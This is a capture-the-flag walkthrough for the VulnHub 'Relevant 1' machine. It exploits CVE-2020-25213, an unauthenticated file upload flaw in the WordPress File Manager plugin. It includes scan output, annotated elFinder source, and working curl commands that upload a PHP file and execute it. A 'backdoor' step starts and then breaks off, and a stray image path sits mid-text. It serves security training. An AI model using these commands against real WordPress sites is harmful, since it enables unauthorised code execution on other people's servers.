CVE-2020-25213

RELEVANT 1:
https://www.vulnhub.com/entry/relevant-1,568/
Write-Up by deusxmachina

Scenario :
A rival hacker has infiltrated a business operating on our current LAN. Server address is 10.0.2.11.
Salvage or recover whatever information you can.

```
# arp-scan -l
'''
'''
```

```
# nmap -sV --version-intensity 9 10.0.2.11
'''
'''
# nmap -p- -A -T4 -vvv 10.0.2.11
'''
'''
```

Enumerate, visit website on port 80, enumerate plugins

```
# wpscan --url http://10.0.2.11 --force --plugins-detection aggressive --enumerate p --api-token D**************************************
```

'''
--force :
    used to scan like the website still has wordpress running even though it is full of errors
--enumerate p :
    enumerate plugins
--api-token :
    needed for vulnerable plugin scans, a unique form of verification using a token-retrievable at
    https://wpscan.com/wordpress-security-scanner
'''

```
[+] wp-file-manager
 | Location: http://10.0.2.11/wp-content/plugins/wp-file-manager/
 | Last Updated: 2021-07-21T04:53:00.000Z
 | Readme: http://10.0.2.11/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 7.1.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.11/wp-content/plugins/wp-file-manager/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE
 |     Fixed in: 6.9
 |     References:
 |      - https://wpscan.com/vulnerability/e528ae38-72f0-49ff-9878-922eff59ace9
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213
 |      - https://blog.nintechnet.com/critical-zero-day-vulnerability-fixed-in-wordpress-file-manager-700000-inst
 |      - https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-by-zero-day-vulnerability-in-fil
 |      - https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/
 |      - https://blog.sucuri.net/2020/09/critical-vulnerability-file-manager-affecting-700k-wordpress-websites.h
 |      - https://twitter.com/w4fz5uck5/status/1298402173554958338
```

Vulnerability in wp-file-manager 6.7 :

"File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE"

How it works

An example/sample file(NOT intended to be used in a finished commercial product) from the File Manager plugin is found changed ‘connector.minimal.php.dist’ to ‘connector.minimal.php’, making it executable PHP code.

When ‘connector.minimal.php’ is executed a function called run() from the elFinder library is called. elFinder is a plugin/framework that provides file explorer GUI access to web applications.

(connector.minimal.php)

```
[...]
// run elFinder
$connector = new elFinderConnector(new elFinder($opts));
$connector->run();
[ ...]
```

The run() function is found in ‘elFinderConnector.class.php’. The run() function reads GET and POST requests into the variable ‘$src’.

(elFinderConnector.class.php)

```
[...]
  /**
   * Execute elFinder command and output result
   *
   [...]
   */
  public function run()
  {
```

```
    $isPost = $this->reqMethod === 'POST';
    $src = $isPost ? array_merge($_GET, $_POST) : $_GET;
    $maxInputVars = (!$src || isset($src['targets'])) ? ini_get('max_input_vars') : null;
    if ((!$src || $maxInputVars) && $rawPostData = file_get_contents('php://input')) {
        // for max_input_vars and supports IE XDomainRequest()
        $parts = explode('&', $rawPostData);
        if (!$src || $maxInputVars < count($parts)) {
            $src = array();
            foreach ($parts as $part) {
                list($key, $value) = array_pad(explode('=', $part), 2, '');
                $key = rawurldecode($key);
                if (preg_match('/^(.+?)\[([^\[\]]*)\]$/', $key, $m)) {
                    $key = $m[1];
                    $idx = $m[2];
                    if (!isset($src[$key])) {
                        $src[$key] = array();
                    }
                    if ($idx) {
                        $src[$key][$idx] = rawurldecode($value);
                    } else {
                        $src[$key][] = rawurldecode($value);
                    }
                } else {
                    $src[$key] = rawurldecode($value);
                }
            }
            $_POST = $this->input_filter($src);
            $_REQUEST = $this->input_filter(array_merge_recursive($src, $_REQUEST));
        }
    }
    [...]
```

Here, '$_GET' and '$_POST' is the GET and POST data that the user created on the web-server.

Then the element with index value of 'cmd' from '$src' is saved to the variable '**$cmd**', and the element with index value of '$debug' from '$src' is saved to the variable '**$args**'. These two newly created variables are sent to the function '$this->elFinder->exec()' as arguments.

(elFinderConnector.class.php)

```
    $cmd = isset($src['cmd']) ? $src['cmd'] : '';
[...]
    $args['debug'] = isset($src['debug']) ? !!$src['debug'] : false;

    $args = $this->input_filter($args);
    if ($hasFiles) {
        $args['FILES'] = $_FILES;
    }
[...]
    try {
        $this->output($this->elFinder->exec($cmd, $args));
```

```
[...]
```

Here, '$_FILES' is the user-uploaded files from the web-server. The '$src['cmd']' is pointing to the array 'src' and its specific index that is named 'cmd', most likely short for command (the **verb**, what to do with the file).

The exec() function is found in 'elFinder.class.php'. Here we find pre-defined **verbs** that can be used.

(elFinder.class.php)

```
/**
     * Commands and required arguments list
     *
     * @var array
     **/
    protected $commands = array(
        'abort' => array('id' => true),
        'archive' => array('targets' => true, 'type' => true, 'mimes' => false, 'name' => false),
        'callback' => array('node' => true, 'json' => false, 'bind' => false, 'done' => false),
        'chmod' => array('targets' => true, 'mode' => true),
        'dim' => array('target' => true, 'substitute' => false),
        'duplicate' => array('targets' => true, 'suffix' => false),
        'editor' => array('name' => true, 'method' => true, 'args' => false),
        'extract' => array('target' => true, 'mimes' => false, 'makedir' => false),
        'file' => array('target' => true, 'download' => false, 'cpath' => false, 'onetime' => false),
        'get' => array('target' => true, 'conv' => false),
        'info' => array('targets' => true, 'compare' => false),
        'ls' => array('target' => true, 'mimes' => false, 'intersect' => false),
        'mkdir' => array('target' => true, 'name' => false, 'dirs' => false),
        'mkfile' => array('target' => true, 'name' => true, 'mimes' => false),
        'netmount' => array('protocol' => true, 'host' => true, 'path' => false, 'port' => false, 'user' => false, 'pass' => false, 'alias' => false, 'options' => false),
        'open' => array('target' => false, 'tree' => false, 'init' => false, 'mimes' => false, 'compare' => false),
        'parents' => array('target' => true, 'until' => false),
        'paste' => array('dst' => true, 'targets' => true, 'cut' => false, 'mimes' => false, 'renames' => false, 'hashes' => false, 'suffix' => false),
        'put' => array('target' => true, 'content' => '', 'mimes' => false, 'encoding' => false),
        'rename' => array('target' => true, 'name' => true, 'mimes' => false, 'targets' => false, 'q' => false),
        'resize' => array('target' => true, 'width' => false, 'height' => false, 'mode' => false, 'x' => false, 'y' => false, 'degree' => false, 'quality' => false, 'bg' => false),
        'rm' => array('targets' => true),
        'search' => array('q' => true, 'mimes' => false, 'target' => false, 'type' => false),
        'size' => array('targets' => true),
        'subdirs' => array('targets' => true),
        'tmb' => array('targets' => true),
        'tree' => array('target' => true),
        'upload' => array('target' => true, 'FILES' => true, 'mimes' => false, 'html' => false, 'upload' => false, 'name' => false, 'upload_path' => false, 'chunk' => false, 'cid' => false, 'node' => false, 'renames' => false, 'hashes' => false, 'suffix' => false, 'mtime' => false, 'overwrite' => false, 'contentSaveId' => false),
        'url' => array('target' => true, 'options' => false),
        'zipdl' => array('targets' => true, 'download' => false)
    );
```

Create test payload

 # echo '<?php echo "Fuck your god";?>' > payload3.php

'''

- echo ‘a’ > b :

create file named b and save character ‘a’ in it

- <?php echo “Fuck your god”;?> :

PHP code that displays the string “Fuck your god”

'''

Upload test payload

 # curl -F cmd=upload -F target=l1_ -F debug=1 -F 'upload[]=@payload3.php' -X POST http://10.0.2.11/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

'''

-F <name=content> : Specify multipart MIME data

*MIME : 'indicates the nature and format of a document, file, or assortment of bytes'.

- data types (discrete,multipart) : multipart data types are "With the exception of multipart/form-data, used in the POST method of HTML forms, and multipart/byteranges, used with 206 Partial Content to send part of a document, HTTP doesn't handle multipart documents in a special way: THE MESSAGE IS TRANSMITTED TO THE BROWSER (which will likely show a "Save As" window if it doesn't know how to display the document)"

-X : request command to use

output:

{"added":[{"isowner":false,"ts":1640184923,"mime":"text\/x-php","read":1,"write":1,"size":"30","hash":"l1_cGF5bG9hZDMucGhw","name":"payload3.php","phash":"l1_Lw","url":"\/..\/files\/payload3.php"}],"removed":[],"changed":[{"isowner":false,"ts":1640184923,"mime":"directory","read":1,"write":1,"size":0,"hash":"l1_Lw","name":"files","phash":"l1_L3Zhci93d3cvaHRtbC93cC1jb250ZW50L3BsdWdpbnMvd3AtZmlsZS1tYW5hZ2VyL2xpYg","volumeid":"l1_","locked":1}],"debug":{"connector":"php","phpver":"7.4.3","time":0.1335010528564453,"memory":"5452Kb \/ 707Kb \/ 128M","upload":"","volumes":[{"id":"l1_","name":"localfilesystem","mimeDetect":"finfo","imgLib":"gd"},{"id":"t1_","name":"trash","mimeDetect":"finfo","imgLib":"gd"}],"mountErrors":[],"backendErrors":[]}}

'''

Check test exploit

 # curl -iLsS http://10.0.2.11/wp-content/plugins/wp-file-manager/lib/files/payload3.php

'''

-i :

include protocol response headers in the output

-L :

follow redirects

-s :

silent mode

-S :


show errors, even in silent mode

output:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 22 Dec 2021 17:11:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fuck your god
'''
```

Check test exploit on browser



Upload backdoor

```
# echo '<?php
```

References

https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/